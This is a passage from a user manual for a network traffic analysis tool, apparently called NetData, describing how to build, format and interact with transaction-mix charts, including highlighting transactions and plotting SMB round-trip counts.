


The dialogue window (as above) asks the user to confirm that a transaction mix is to be added to the chart for each node in the list between the two nodes, or for only the last selected node.





The chart resulting from the second option compares the load and mix of different nodes over the same period.

One of the items in the node statistics table is labelled ‘all clients’ or ‘all servers’ and presents another option for the mix chart. This item refers to aggregate statistics covering all the nodes, and when it is nominated for a transaction mix the stacked bar compares the total numbers of transactions handled by each node.



If, when loading records for charting, a checkbox in the load-data window specifies that all the nodes handled the same types of transactions (as in a server farm), the charting module builds pools of statistics for transaction types across all nodes, and this mix can be displayed on the mix chart. When the all-nodes item is selected (as above) The dialogue window asks the user to choose between comparisons of nodes or comparisons of transaction types:







This chart presents both types of mix. The two stacks split the total load in two ways, by node *and* by transaction type.

13.1.2 Launching from the View Menu


Unless the user clicked the Stats button above the transaction performance chart, there was no apparent option to generate a transaction mix chart, but a simple route to a mix chart is now provided by a Transaction Mix option in the View menu, just below the Transaction Performance option.





The opening dialogue of this command allows the mix to be confined to the traffic of a specific client or server, or a dialogue specified by both a client and server. The server's name can be appended with a colon and port number to specify a particular *service*. The initial names are those of the focused client and server.

When this dialogue window appears, the main window displays basic advice on the mix chart and the dialogue chart is also displayed. The focused client and server can be changed by right-clicking a chart object and choosing to focus the object. The Focused button in the dialogue window copies the name of the focused object into the mix window.



After clicking either the Dynamic or Static button, NetData clears all existing charts, loads the transaction records of the specified dialogues, generates a performance chart, displays the two associated tables of server and transaction-type statistics, and generates a transaction-mix chart that reflects the content of the performance chart. Any existing mixes on the mix chart can be retained to compare mixes from different times or different dialogues.


13.1.3 Launching from the Dialogue Chart

The stacked bars of a transaction mix can be added to the transaction-mix chart simply by right-clicking a client, service or dialogue on the dialogue chart, and choosing the option to chart the transaction mix of the selected object. All existing charts except the transaction-mix chart are first cleared, and relevant transaction records are loaded from the whole database or within the time range specified above the dialogue chart. The time range can be changed with the 'All Time' or 'Time Range' buttons.

The chart is initially made static, but it can be made dynamic with the button above the mix chart. With just a few clicks it is possible to assemble a chart that compares the transaction-mixes of several clients or servers.

13.1.4 Mix Chart Format Control

The chart's format-control window has checkboxes to change the type of stacked bars, and to adopt a percentage scale.




The first option in the group of controls for stacked bars normally allows a comparison of the total delay or Transactions in Progress (TIP) of the transaction types, represented by the product of their transaction rate and average response time. In the second case, however, the TIP basis has been changed – by the button above the transaction-type table – to compare the total server-to-client bandwidth occupied by the transactions of each type.


13.2 Transaction Mix Chart Context Menu

The transaction-mix chart often reveals a transaction type that dominates the traffic or is interesting for other reasons. To see the details of such a transaction it is necessary to find an instance in the transaction table or on the performance chart and request its full description. To find an instance easily the transaction-mix chart now has a context menu which allows a highlighting marker to be assigned to all the transactions of a type selected in a mix on the chart. The resulting performance chart shows more clearly when the relevant transactions occurred, and the variation in their response times.

In this context *highlighting* assigns brightly-coloured square markers to the transactions of selected types. The marker's colour can be selected from a menu. Another option *identifies* the transactions of a single type and assigns yellow diamond markers to those transactions. It also displays a frequency-distribution chart of the response times of the selected transaction type.

Other menu options reverse the highlighting or identifying, and the last option removes transactions of the selected type from the performance chart and the mix.







13.3 Trip Counters for Transaction Mix Charts

Group transactions such as SMB file-IO transactions count their round-trips, and when loaded for charting the numbers of their trips are aggregated and can be displayed in the statistics tables of transaction types. The total number of trips for each type can also be plotted in transaction-mix charts, to show, for example, which directories and files generate the most round-trips in different user transactions.

Two options in the TIP Basis menu will plot round-trip counts or rates:



